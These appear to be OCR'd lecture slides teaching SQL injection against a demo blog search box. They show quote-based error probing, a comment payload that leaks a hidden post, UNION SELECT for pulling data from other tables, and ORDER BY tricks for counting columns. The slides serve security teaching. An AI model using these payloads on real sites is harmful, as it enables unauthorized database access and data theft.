


'

SELECT name, text FROM posts WHERE text LIKE '%'%'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Successful exploitation with SQL comment



Search

'#

SELECT name, text FROM posts WHERE text LIKE '%'#%'

Author: Ben

This is the first entry.

Author: Michael

Th1s1ss0s3cr3t


Leaking data with UNION

- SQL allows to chain multiple queries to single output
  - union of all sub queries
- `SELECT ... UNION SELECT ....`
  - very helpful to exfiltrate data from other tables
  - Important: number of columns must match
  - Note: "type" of data does not matter
- Allows for extraction of data across tables and databases
  - … `UNION SELECT column FROM database.table`
  - Question: what databases and which tables are accessible?

Learning correct number of columns

- ORDER BY statement orders output of query
  - referenced by column name
  - or by column index (starting from 1)
- Try increasing ORDER BY so long as no errors occurs
  - actually, can use binary search to speed up the process
- Alternatively: UNION SELECT with increasing number of values
  - UNION SELECT 1
  - UNION SELECT 1,2
  - UNION SELECT 1,2,3, ...

Determining number of columns


Websec Blog

Search


```
' ORDER BY 2#
```

```
SELECT name, text FROM posts WHERE text LIKE '%' ORDER BY 2#%'
```

Author: Michael
Th1s1ss0s3cr3t

Author: Ben
This is the first entry.

Determining number of columns


Websec Blog

